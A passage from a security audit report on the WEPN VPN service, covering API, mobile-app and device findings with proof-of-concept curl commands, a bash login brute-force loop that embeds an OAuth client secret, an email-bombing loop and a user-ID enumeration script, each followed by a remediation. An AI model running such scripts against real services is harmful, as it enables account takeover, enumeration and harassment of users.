IPython v7.18.1	**Affected by:** Arbitrary Code Execution[85] **Affected File**: *backend/requirements_with_version.txt*

[80] https://snyk.io/vuln/pip:djangorestframework@3.7.7
[81] https://snyk.io/vuln/pip:djangorestframework@3.11.1
[82] https://snyk.io/vuln/pip:urllib3@1.25.10
[83] https://snyk.io/vuln/pip:celery@4.4.7
[84] https://snyk.io/vuln/pip:django-filter@2.3.0
[85] https://snyk.io/vuln/pip:ipython@7.18.1

	Affected Contents: `ipython==7.18.1` **Solution**: Upgrade to IPython v8.8.1
SQLParse v0.3.1	**Affected by:** ReDoS Vulnerability[86] **Affected File**: *backend/requirements_with_version.txt* **Affected Contents:** `sqlparse==0.3.1` **Solution**: Upgrade to SQLParse v0.4.2

In addition to upgrading outdated dependencies to the current versions, it is recommended to implement an automated task and/or commit hook to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are the *pip-audit* command[87], the *Snyk* tool[88] and the *OWASP Dependency Check* project[89]. Ideally, such tools should be run regularly by an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies so that the patching process can start in a timely manner.

WPN-01-003 WP2: Email Enumeration via API Error Messages *(Low)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[90]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that it is possible to enumerate application users via the signup process and Password Reset functionality available through the *WEPN API*. This flaw can be exploited to check whether an email address is linked to a registered account or not. Malicious attackers might leverage this weakness to compile large lists of available Email IDs as a step prior to brute forcing passwords (WPN-01-004) or abuse this behavior to perform targeted attacks on customers. This issue was confirmed as follows:

Example Command 1 (Enumeration via SignUp API):

```
curl https://api-dev.we-pn.com/api/user/ -d
```

[86] https://snyk.io/vuln/pip:sqlparse@0.3.1
[87] https://pypi.org/project/pip-audit/
[88] https://snyk.io/
[89] https://owasp.org/www-project-dependency-check/
[90] https://bitbucket.org/dvpn4hr/backend/src/a70db2…/user/api.py#lines-101

```
'{"email":"tarun+1@7asecurity.com","firstname":"Tarunkant","lastname":"Gupta",
"password":"password@123"}' -H 'Content-Type: application/json'
```

Output:

```
{"email":["user with this email already exists."]}
```

Example Command 2 (Enumeration via Reset Password):

```
curl https://api-dev.we-pn.com/api/user/reset_password/ -d
'email=tarun%2B1@7asecurity.com&one_time_password=1234&new_password=heyami'
```

Output (User Exists):

```
{"error_description":"invalid one-time password!"}
```

Example Command 3 (Enumeration via Reset Password):

```
curl https://api-dev.we-pn.com/api/user/reset_password/ -d
'email=invalid-user@7asecurity.com&one_time_password=1234&new_password=heyami'
```

Output (User does not exist):

```
{"error_description":"Something went wrong!"}
```

In all cases, the root cause for this issue appears to be the different server response depending on the problem, which allows user enumeration. The following example from the password reset endpoint illustrates the problem:

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/a240c9.../user/api.py#lines-72

Affected Code:

```
#@list_route(methods=['post'])
@action(detail=False, methods=['post'], url_path='reset_password')
def reset_password(self, request):
    [...]
    if user.one_time_password and (user.one_time_password == hashed_password):
    [...]
    else:
        print('invalid one-time password')
        content = {'error_description':'invalid one-time password!'}
    return Response(content, status=status.HTTP_403_FORBIDDEN)
```

It is recommended to implement a generic error message such as *"SignUp failed"* regardless of user existence. A generic error message would prevent drawing conclusions about the existence of a user account. For additional mitigation guidance please refer to the *OWASP Authentication Cheat Sheet*[91].

WPN-01-004 WP2: Missing Rate Limiting and Lockout Protection *(Medium)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[92]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

The WEPN server implements some IP-based throttling mechanisms at the web server level, in particular, the origin IP address will be temporarily banned if too many concurrent requests are made. However, it was found that a number of backend endpoints currently miss rate-limiting features. Furthermore, no user account lockout features appear to be in place at the time of writing. A malicious attacker could leverage these weaknesses for password bruteforce or email bombing purposes. Please note this issue is particularly worrying in combination with the weak password policy in place at the time of writing (WPN-01-010).

Issue 1: Missing account lockout & password bruteforce on login

Affected URL:
https://api-dev.we-pn.com/o/token/

This issue was replicated using these steps:

User tarun+1@7asecurity.com was registered on https://api-dev.we-pn.com/.

The following PoC script was then run from the command line, this resulted in 100 failed login attempts in 47 seconds:

PoC Script:

```
#!/bin/bash
if [ $# -ne 1 ]; then
        echo "Syntax: $0 email-to-target"
        exit
fi
```

[91] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
[92] https://bitbucket.org/dvpn4hr/backend/src/a70db2…/pp_backend/settings.py#lines-98

```
EMAIL=$1
echo "sending 100 wrong login attempts"
for i in {1..100}; do
curl https://api-dev.we-pn.com/o/token/ -d
"{\"grant_type\":\"password\",\"username\":\"$EMAIL\", \"password\":\"wrongpassword\",
\"client_id\":\"aLhTVoYraPn7QQfeceBghEBh5vMY74736JYW8ant\",
\"client_secret\":\"nRbtHYPEOTiRCYKPBQu8zklEb3noUYdsqzhaYyVCrkrrXJshMnZVibsu2BZXjfFmas
AspysksM7pNvDvQ6yrsSNVpRSzOlTgysyNVprfKaiOL4IiF5kB0IovnuiQiAxN\"}" -k -H
'content-type: application/json'
done
```

Command:

```
time bash bruteforce_login.sh tarun+1@7asecurity.com
```

Output:

```
[...]
{"error": "invalid_grant", "error_description": "Invalid credentials given."}
[...]
real 0m47.371s user 0m1.632s sys0m0.467s
```

Result:
The user is not locked out and can subsequently login without issues.

Issue 2: Email Bombing via Forgot Password

A similar issue exists on the forgot password functionality. To confirm this issue user tarun+1@7asecurity.com was first registered on https://api-dev.we-pn.com/ and then the following command was run:

Command:

```
for i in {1..20}; do curl https://api-dev.we-pn.com/api/user/forgot_password/ -d
'email=tarun%2b1@7asecurity.com' -k; done;
```

Output:

```
[...][ "Email sent to user with one-time password!" ][...]
```

It is recommended to implement rate limiting protection mechanisms based on the user that is being targeted, in addition to the IP address and session ID of incoming requests, where possible. Additionally, user accounts should be protected with appropriate password lockout mechanisms to reduce the potential for account takeover via password

brute-force attacks. For additional mitigation guidance please refer to the *OWASP Authentication Cheat Sheet*[93].

WPN-01-010 WP1/2: Possible Takeover via Weak Password Policy *(Low)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[94]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was noted that the WEPN API currently enforces no password security policy. A malicious attacker might leverage this weakness to take over accounts of users who use insecure credentials, such as single letter passwords. It was later found that regular users may only use this API through the mobile applications, which enforce a 7 character minimum for passwords on the client-side, however this is still poor by modern standards. This issue was confirmed as follows:

Step 1: Invoke the Password Reset Endpoint

Command:

```
curl https://api-dev.we-pn.com/api/user/forgot_password/ -d 'email=abe@7asecurity.com'
```

Output:

```
["Email sent to user with one-time password!"]
```

Step 2: Change the Password with the correct OTP

Using the OTP received in the email, change the password to a 1 letter password:

Command:

```
curl https://api-dev.we-pn.com/api/user/reset_password/ -d
'email=abe@7asecurity.com&one_time_password=JLTTK6O7&new_password=a'
```

Output:

```
["Password successfully changed!"]
```

First of all, it is recommended to implement appropriate password policy restrictions on

[93] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
[94] https://bitbucket.org/dvpn4hr/backend/src/a70db2…/pp_backend/settings.py#lines-166

the server-side. This ensures a centralized logic for all mobile clients and potential future integrations implemented by third parties. The password policy should involve at least a minimum of 12 characters and be enforced on all server-side functionality that involves a password change, such as the login or password reset endpoints. For additional mitigation guidance, please see the *OWASP Authentication Cheat Sheet*[95].

WPN-01-011 WP1: Missing Jailbreak/Root Detection on Android & iOS *(Info)*

It was found that the Android and iOS apps do not currently implement any form of Root or Jailbreak detection features at the time of writing. Hence, the applications fail to alert users about the security implications of running the app in such an environment[96]. This issue can be confirmed by installing the application on a jailbroken/rooted device and validating the complete lack of application warnings.

It is recommended to implement a comprehensive Jailbreak and root detection solution to address this problem. Please note that, since the user has root access and the application does not, the application is always at a disadvantage. **Mechanisms like these should always be considered bypassable** when enough dedication and skill characterize the attacker.

Some freely available libraries for iOS are *IOSSecuritySuite*[97] and *DTTJailbreakDetection*[98], although custom checks are also possible in Swift applications[99]. Such solutions should be considered bypassable but sufficient to warn users about the dangers of running the application on a jailbroken device. For best results, it is recommended to test some commercial and open source[100][101] solutions against well-known *Cydia tweaks* like *LibertyLite*[102], *Shadow*[103], *tsProtector 8+*[104] or *A-Bypass*[105]. Based on this, WEPN could determine the most solid approach.

[95] https://cheatsheetseries.owasp.org/.../Authentication_Cheat_Sheet.html#...
[96] https://www.bankinfosecurity.com/jailbreaking-ios-devices-risks-to-users-enterprises-a-8515
[97] https://cocoapods.org/pods/IOSSecuritySuite
[98] https://github.com/thii/DTTJailbreakDetection
[99] https://sabatsachin.medium.com/detect-jailbreak-device-in-swift-5-ios-programatically-da467028242d
[100] https://github.com/thii/DTTJailbreakDetection
[101] https://github.com/securing/IOSSecuritySuite
[102] http://ryleyangus.com/repo/
[103] https://ios.jjolano.me/
[104] http://apt.thebigboss.org/repofiles/cydia/
[105] https://repo.rpgfarm.com/

The freely available *rootbeer* library[106] for Android could be considered for the purpose of alerting users on rooted devices, while bypassable, this would be sufficient for alerting users of the dangers of running the app on rooted devices.

Please note that React Native applications may easily implement the aforementioned recommendations using third party solutions such as *jail-monkey*[107][108] or *react-native-jailbreak*[109], both of which support Android and iOS.

WPN-01-015 WP1: Support of Insecure v1 Signature on Android *(Info)*

It was found that the Android build currently in production is signed with an insecure *v1 APK signature*. Using the *v1* signature makes the app prone to the known Janus[110] vulnerability on devices running Android < 7. The problem lets attackers smuggle malicious code into the APK without breaking the signature. At the time of writing, the app supports a minimum SDK of 21 (Android 5), which also uses the v1 signature, hence being vulnerable to this attack. Furthermore, Android 5 devices no longer receive updates and are vulnerable to many security issues, it can be assumed that any installed malicious app may trivially gain root privileges on those devices using public exploits[111][112][113].

The existence of this flaw means that attackers could trick users into installing a malicious attacker-controlled APK which matches the v1 APK signature of the legitimate Android application. As a result, a transparent update would be possible without warnings appearing in Android, effectively taking over the existing application and all of its data.

It is recommended to increase the minimum supported SDK level to at least 24 (Android 7) to ensure that this known vulnerability cannot be exploited on devices running older Android versions. In addition, future production builds should only be signed with v2 and greater APK signatures.

[106] https://github.com/scottyab/rootbeer
[107] https://github.com/GantMan/jail-monkey
[108] https://infinitbility.com/how-to-detect-device-rooted-or-jailbroken-in-react-native/
[109] https://www.npmjs.com/package/react-native-jailbreak
[110] https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta….affecting-their-signatures
[111] https://www.exploit-db.com/exploits/35711
[112] https://github.com/davidqphan/DirtyCow
[113] https://en.wikipedia.org/wiki/Dirty_COW

WPN-01-016 WP1: Possible clear-text MitM via ATS config *(Info)*

It was found that the iOS application is currently weakening the native iOS ATS configuration. This is done in such a way that clear-text HTTP communications are allowed. While no clear-text HTTP requests were discovered during this audit, this exposes the application to unnecessary risks, making it prone to Man-in-the-Middle attacks.

If any page rendered by the application eventually makes a clear-text HTTP request, the application will load it. This would mean that attackers with the ability to intercept clear-text communications gain the capacity to monitor and modify network traffic, for instance through public WiFi networks.

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../ios/WEPN/Info.plist?...#lines-27

Affected Contents:

```
<key>NSAppTransportSecurity</key>
 <dict>
 <key>NSAllowsArbitraryLoads</key>
        <true/>
```

It is recommended to implement the following changes in order to mitigate the issues of the current ATS configuration:

- Ensure that *NSAppTransportSecurity* is not weakened. Simply delete this key from the *Info.plist* of the application to guarantee that only HTTPS connections are used. iOS enforces this default since iOS 9 and the application only supports iOS devices running on iOS 13.0 and higher.
- Ensure that all URLs in the source code start with *https://.* This is a good practice and a commit hook could immediately alert developers when a clear-text HTTP URL is committed by mistake.

WPN-01-017 WP1: Android Hardening Recommendations *(Info)*

It was found that the WEPN Android app fails to use optimal values for a number of security configuration settings. This unnecessarily weakens the overall security posture of the application. For example, the application explicitly enables clear-text HTTP communications which may result in MitM attacks. These weaknesses are documented in more detail next.

Issue 1: Usage of *android:usesCleartextTraffic=”true”* in the Android Manifest

The application explicitly sets the *android:usesCleartextTraffic* attribute in the *AndroidManifest.xml* with an insecure value of *true*, increasing the likelihood of the application having clear-text HTTP leaks.

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../main/AndroidManifest.xml

Affected code:

```
<application android:theme="@style/AppTheme" android:label="@string/app_name"
android:icon="@drawable/ic_launcher_foreground"
android:name="com.wepn.MainApplication" android:allowBackup="false"
android:supportsRtl="true" android:extractNativeLibs="false"
android:usesCleartextTraffic="true" android:roundIcon="@mipmap/ic_launcher_round"
android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:isSplitRequired="true" android:localeConfig="@xml/locales_config">
```

It is recommended to explicitly set the *android:usesCleartextTraffic* attribute to *false* in the *AndroidManifest.xml* file. This will also protect Android devices running Android 8.1 or lower (API <= 27), which default to *true*. If needed, specific exceptions could be declared inside the *Network Security Configuration* (*network_security_config.xml*). When the *android:usesCleartextTraffic* attribute is explicitly set to *false*, platform components (i.e. HTTP and FTP stacks, *DownloadManager*, and *MediaPlayer*) will refuse app requests that use clear-text traffic. Third-party libraries should honor this setting as well. The key reason for avoiding clear-text traffic is the lack of confidentiality, authenticity, and protections against tampering when a network attacker can eavesdrop on transmitted data and modify it without being detected.

Issue 2: Undefined *android:hasFragileUserData*

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the attribute *android:hasFragileUserData*. When set to *true*, the user will be prompted to keep the app information despite uninstallation.



Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompts asking whether data should be preserved or not.

WPN-01-019 WP1: Android Binary Hardening Recommendations *(Info)*

It was found that a number of binaries embedded into the Android application are currently not leveraging the available compiler flags to mitigate potential memory corruption vulnerabilities. This unnecessarily puts the application more at risk for such issues.

Issue 1: Missing usage of -D_FORTIFY_SOURCE=2 on most binaries

Missing this flag means common libc functions are missing buffer overflow checks, so the application is more prone to memory corruption vulnerabilities. Please note that most binaries are affected, the following is a reduced list of examples for the sake of brevity.

Example binaries (from decompiled Beta app):
lib/arm64-v8a/libhermes-executor-common-release.so
lib/arm64-v8a/libhermes-inspector.so
lib/arm64-v8a/libnative-imagetranscoder.so
lib/arm64-v8a/libreactnativeutilsjni.so
lib/arm64-v8a/libfolly_json.so
lib/arm64-v8a/libnative-filters.so
[...]

Issue 2: Missing RELRO on some binaries

A number of binaries leave the GOT section writable. Without the RELRO flag, buffer overflows on a global variable can overwrite GOT entries.

Affected Binaries:
lib/arm64-v8a/libnative-filters.so
lib/arm64-v8a/libnative-imagetranscoder.so
lib/arm64-v8a/libimagepipeline.so

Issue 3: Missing Stack Canary on a binary

A binary does not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return addresses.

Affected Binaries:
lib/arm64-v8a/libreanimated.so

It is recommended to compile all binaries using the *-D_FORTIFY_SOURCE=2* argument so that common insecure glibc functions like *memcpy*, etc. are automatically protected with buffer overflow checks.

Regarding stack canaries, the option *-fstack-protector-all* can be used to allow the detection of overflows by verifying the integrity of the canary before function returns.

As for RELRO, two mitigation options are available:

Option 1: Using -z,relro,-z,now

This will enable full RELRO and is the best protection available

Option 2: Using only -z,relro

This will enable partial RELRO

WPN-01-020 WP3/4: Possible root Access via Passwordless *sudo* *(Low)*

The WEPN development team appears to consider *passwordless sudo* a necessary weakness[114]. Leaving passwordless *sudo* on any appliance presents a security risk[115] and should be avoided. The following quote from the *StackExchange* thread "*How*

[114] http://go.we-pn.com/waiver-4
[115] https://attack.mitre.org/techniques/T1548/003/

secure is NOPASSWD in passwordless sudo mode?"[116] summarizes this issue:

"NOPASSWD doesn't have a major impact on security.[...] Nonetheless, requiring the password does raise the bar for the attacker. In many cases, protection against unsophisticated attackers is useful, particularly in unattended-workstation scenarios where the attack is often one of opportunity and the attacker may not know how to find and configure discreet malware at short notice."

The main reason for not implementing a *setuid* binary approach stated in the documentation[117] is the following:
"We investigated using setuid. As before, ***the main challenge is that setuid only works on binaries, and not interpreted scripts****. The reasoning behind this is the interpreter itself will run as root (or the uid of the owner) and that can be abused.*

As a result, we have to create binaries for each of the scripts available now. Given the ongoing development, ***we chose to still not implement this change as the scripts are still being updated regularly****."*

It is recommended to implement a WEPN utility that raises privileges to *root* on request. This should define the specific actions that require *root* and should then be invoked from the scripts. The proposed approach ensures only a restricted and predefined set of commands can be run with elevated privileges. Please note attackers would not be able to run arbitrary *root* commands with this approach. This is particularly true if commands are defined as constant values and properly filter command line arguments when present. Usage of *passwordless sudo* was identified in the following files:

Affected Files:
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/openvpn.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/openvpn.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/openvpn.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/openvpn.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/device.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/device.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/device.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/device.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/device.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/device.py...
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/setup/cron...

[116] https://security.stackexchange.com/a/45728
[117] https://docs.google.com/document/d/1EMV8...dq4v

https://bitbucket.org/dvpn4hr/backend/src/.../actions/actions.py...

Example Affected Code:

```
class OpenVPN:
[...]
    def start(self):
        cmd = "sudo /etc/init.d/openvpn start"
        self.logger.debug(cmd)
        self.execute_cmd(cmd)
        return
```

The above functionality can be easily replaced with the following equivalent *setuid* approach, which ensures root privileges are only granted when needed. Please note the proposed fix can be expanded to ensure that the scripts can run any necessary system commands regularly (i.e. system update or service management), while elevation of privileges is only temporary, all functionality will keep working as intended:

Proposed Fix:

```
class OpenVPN:
[...]
    def start(self):
        cmd = "/usr/local/bin/wepn-utility --start-openvpn"
        self.logger.debug(cmd)
        self.execute_cmd(cmd)
        return
```

The proposed setuid binary *wepn-utility* can be created as follows:

PoC:

```
$ cd /tmp
$ cat > wepn-utility.c << "EOF"
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    if (argc > 1) {
        if (strcmp(argv[1], "--start-openvpn") == 0) {
            setuid(0);
            system("/etc/init.d/openvpn start");
        }
        // NOTE: put other options/switches here
     }
}
```

```
EOF
$ gcc -o wepn-utility wepn-utility.c
$ sudo chown root wepn-utility
$ sudo chmod ug+s wepn-utility
$ sudo mv wepn-utility /usr/local/bin
$ ll /usr/local/bin/wepn-utility
-rwsr-sr-x 1 root pi 16144 2022-03-21 11:11 wepn-utility
$ wepn-utility --start-openvpn  # NOTE: example run
Starting openvpn (via systemctl): openvpn.service.
$ whoami
pi
```

WPN-01-021 WP3: Proposed Firewall Rule Enhancements *(Low)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[118]. 7ASecurity verified that the fix is valid.

The *iptables* firewall rules found at */usr/local/sbin/ip-shadow.sh* and */usr/local/pproxy/setup/ip-shadow.sh* do not appear to be ready for production use at the time of writing. For example, multiple problematic *DEFAULT_GW* related rules can be found marked with the comment "*# Currntly not stable*" inside the first script. Additionally, scripts include potentially unnecessary rules for restricting the user *pproxy*, at least in the same way as for the user *shadowsocks*, along with the invalid commented out rule with "*...-p udp -j REJECT --reject-with tcp-reset*". Overall, this suggests that the iptables rules should be rewritten. The following code snippets show some examples of the aforementioned issues:

Affected File:
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/sbin/ip-shadow.sh...

Affected Code:

```
exit
# Currntly not stable
[...]
```

Affected File:
https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/setup/ip-shadow.sh…

Affected Code:

[118] https://bitbucket.org/dvpn4hr/home_device/commits/92a11490089fcf02b6b7335f9f4f271f99f6942a

```
iptables -t filter -m owner --uid-owner pproxy -A  SHADOWSOCKS -d 0.0.0.0/8 -j REJECT
iptables -t filter -m owner --uid-owner pproxy -A  SHADOWSOCKS -d 10.0.0.0/8 -j REJECT
[...]
#iptables -t filter -m owner --uid-owner shadowsocks -A SHADOWSOCKS -p tcp -j REJECT
--reject-with tcp-reset
#iptables -t filter -m owner --uid-owner shadowsocks -A SHADOWSOCKS -p udp -j REJECT
--reject-with tcp-reset
```

In order to resolve this problem, a number of internet websites[119,120] could be used as a reference for robust *iptables* rules that deny access of the *shadowsocks* service to local IP addresses. Furthermore, there is no obvious need for restricting the *pproxy* process in the same manner, mostly because its related traffic is known (e.g. calls to API server). Therefore, it is recommended to replace the aforementioned iptables rules with something like the following:

Proposed Fix:

```
iptables -N SHADOWSOCKS
iptables -t filter -A SHADOWSOCKS -d 127.0.0.0/8 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 10.0.0.0/8 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 169.254.0.0/16 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 172.16.0.0/12 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 192.168.0.0/16 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 224.0.0.0/4 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 240.0.0.0/4 -j REJECT
iptables -t filter -A SHADOWSOCKS -d 0.0.0.0/0 -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner shadowsocks -j SHADOWSOCKS
```

The proposed rules are minimalistic and aligned with the *System Design*[121] recommendation that "*Device users should not be able to see traffic inside the home, for example should not be able to cast to TV or sniff traffic of the provider*". Access to all private IP addresses is prohibited for the user *shadowsocks*, running the same named service, while all other connection attempts (e.g. to the Internet) are whitelisted. The reason for focusing on *shadowsocks* is because it represents the most realistic source for potential malicious traffic directly targeting the local area network.

[119] https://holmesian.org/my-vultr-vps-setting
[120] https://gist.github.com/81552433qqcom/56d1e52db559de67983b
[121] https://bitbucket.org/dvpn4hr/design_documentation/src/.../system_overview.pdf

WPN-01-022 OOS: Possible RPI Device Physical Security Improvements *(Info)*

Please note that the threat model of the WEPN solution does not cover physical access to the devices, hence this hardening recommendation is technically out of scope (OOS) for this assignment and is only provided as an idea to enhance security in the future. During the test, it was found that SSH access can be easily obtained in WEPN devices by tampering with the *systemd* configuration data on the SD card. Similarly, SSH password checks could be bypassed by adding the tester public key into the SSH *authorized_keys* for user *pi*. Then due to the *passwordless sudo* weakness described in WPN-01-020, root access could be gained. Hence an attacker with physical access to a WEPN device, may trivially gain root privileges.

In the *Storage Security* part of the *System Overview* document[122], the authors correctly state that "*encrypting the storage would make it one step harder for an attacker but not too hard*". In all such scenarios, if attackers could read the contents of the SD card, they could easily get the full-disc encryption key, because such key inherently has to be stored in plaintext - specifically, if storage has to be passwordless unlocked during the boot process, like in case of the WEPN device, due to lack of peripheral user access.

In short, preventing any kind of reading or tampering of the SD card, in case of a simple device such as a Raspberry PI, is practically impossible. The reason for this is that physical security was not taken into consideration during the design of this device, and therefore the removable and bootable storage cannot be trusted.

Nonetheless, an idea for drastically improving *Storage Security*, without even a need for storage encryption, would be the simple gluing of the SD card to the WEPN Raspberry PI embedded reader. If the WEPN device could be considered as an embedded system with a one time installation process, then the immobility of the SD card would harden the device against any kind of data tampering. Additionally, if the chosen passwords are sufficiently robust, even attackers with peripheral (i.e. keyboard and monitor) access would not be able to access the system.

Further hardening of the device could then be achieved by disabling HDMI ports either physically (e.g. physical removal or tampering of the soldered parts) or through system changes[123]. In such a scenario, attackers with physical access to the device could not leverage it as an advantage.

Once the above has been accomplished, consideration could be given to a TPM

[122] https://bitbucket.org/dvpn4hr/design_documentation/src/.../system_overview.pdf
[123] https://raspberrypi.stackexchange.com/a/82996

(*Trusted Platform Module*) implementation, which could be used for safe storage of a key for storage data encryption[124]. While most probably this will not work as well as it does on modern computers, some open source[125][126][127] and commercial solutions[128] exist to further improve related security features on this platform.

WPN-01-024 WP4: Usage of unsupported CSP Directives on Main Website *(Info)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

While visiting the main WEPN website, it was found that the page renders poorly in *Mozilla Firefox*. Upon further inspection, it was discovered that this is due to the current *Content-Security Policy* (CSP) configuration, which uses the less supported *style-src-elem*[129] and *script-src-elem*[130] directives. Please note that *Google Chrome* and *Microsoft Edge* do not have such rendering issues. While this issue does not appear to have any security implications at the time of writing, less supported directives should be generally avoided to prevent discrepancies in behavior across browsers, as this might result in potential security problems down the line. The following screenshot captures how the main website currently looks in *Firefox*:

Affected URL:
https://we-pn.com

Fig.: Mozilla Firefox rendering problems on the main website

[124] https://wiki.archlinux.org/title/Trusted_Platform_Module#Data-at-rest_encryption_with_LUKS
[125] https://blog.nviso.eu/2019/04/01/enabling-verified-boot-on-raspberry-pi-3/
[126] https://github.com/NVISOsecurity/VerifiedBootRPi3
[127] https://optee.readthedocs.io/en/latest/building/devices/rpi3.html
[128] https://www.swissbit.com/en/products/security-products/secure-boot-solution/
[129] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-.../style-src-elem#...
[130] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-.../script-src-elem#...

The underlying cause can be found by reviewing the CSP configuration as follows:

Command:

```
curl -s -I https://www.we-pn.com/ 2>&1 | grep ^Content-Security-Policy
```

Output:

```
Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'
https://fonts.googleapis.com https://*.we-pn.com;  script-src 'self'
https://*.we-pn.com; script-src-elem 'self'; connect-src 'self'; base-uri 'self';
form-action 'self'; frame-ancestors 'self'; object-src 'none'; style-src-elem 'self'
https://*.we-pn.com https://fonts.googleapis.com
'sha256-sC9roG6gjsOxA1jz9CZn8bm+B+LEew4Jef0kbhK/zYY='; font-src 'self'
https://*.we-pn.com https://fonts.gstatic.com; img-src 'self' https://*.we-pn.com;
```

It is recommended to resolve this issue by removing the unsupported *-elem* directives, and instead merge the intended configuration into *style-src* and *script-src* as follows:

Proposed Fix:

```
Content-Security-Policy: default-src 'none'; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com https://*.we-pn.com;  script-src 'self'
https://*.we-pn.com; connect-src 'self'; base-uri 'self'; form-action 'self';
frame-ancestors 'self'; object-src 'none'; font-src 'self' https://*.we-pn.com
https://fonts.gstatic.com; img-src 'self' https://*.we-pn.com;
```

WPN-01-026 WP3/4: Possible Fingerprinting & Blocking via API Exposure *(Low)*

The WEPN RPI device implements an exposure check control to avoid accidental exposure of the local API. However, it was found that in situations where port 5000 is manually or accidentally forwarded, the local API will still be exposed to the internet, which makes fingerprinting trivial for a censor. This may happen due to the characteristics of the router, where the device cannot properly send/receive HTTP requests to the public IP of the router. Consequently, this prevents the local API from being disabled despite being exposed to the Internet. A malicious attacker, censor or government could leverage these weaknesses to consume the local API remotely, to fingerprint the device and block access. Please note that this attack is limited to situations where the victim manually forwards connection attempts for port 5000 to the WEPN device, while the router denies the attempts from the device toward the public IP of the router. Fingerprinting may be trivially accomplished in such scenarios by running the following command from the Internet:

Command:

```
curl -i -s -k 'https://67.205.180.109:5000/api/v1/claim/progress'
```

Output:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 85

{"Can talk with WEPN Server": true, "Can forward ports": true, "VPN is ready": false}
```

The root cause for this issue appears to be the inability of the router to process requests from the internal network to its public IP. Due to the large number of router models, and in some cases the complexity or absence of the required configuration, it is recommended to entrust this validation to a WEPN backend service. In such a scenario the WEPN device sends an authenticated request to an WEPN backend service, where it responds if the exposure exists or not.

WPN-01-027 WP2: Enumeration of User IDs via Error Messages *(Low)*

It was found that all valid user IDs in the system, as well as the count of existing users in the application or database can be revealed via error messages. The application responds differently when the user exists vs. when it does not on the */api/user/:id* API endpoint. A malicious attacker might leverage this weakness to gather valid user IDs to exploit other vulnerabilities. This issue was confirmed by running the following PoC script:

PoC Script:

```
import requests

URL="https://api-dev.we-pn.com/api/user/"
AUTH_TOKEN="AUTH_TOKEN"
HEADER={"Authorization":"Bearer "+AUTH_TOKEN}

COUNT=0

for i in range(1,1700):
 query=URL+str(i)+"/"
 req=requests.get(query, headers=HEADER).text
 if (("You do not have permission" in req) or ('{"id"' in req)):
        COUNT+=1

print("Number of Users:",COUNT)
```

Command:

```
python3 user_count.py
```

Output:

```
Number of Users: 59
```

Result:
The total number of users in the database is 59. This number was further validated from the admin backend interface, through manual inspection of the user area.

It is recommended to implement the same generic error message regardless of user existence. A generic error message would prevent drawing conclusions about the existence of a user account. Additionally, user IDs could be replaced with UUIDs[131] to make user ID discovery more difficult. For additional mitigation guidance please refer to the *OWASP Authentication Cheat Sheet*[132].

WPN-01-028 OOS: Directory Listing Enabled on Repo Subdomain *(Info)*

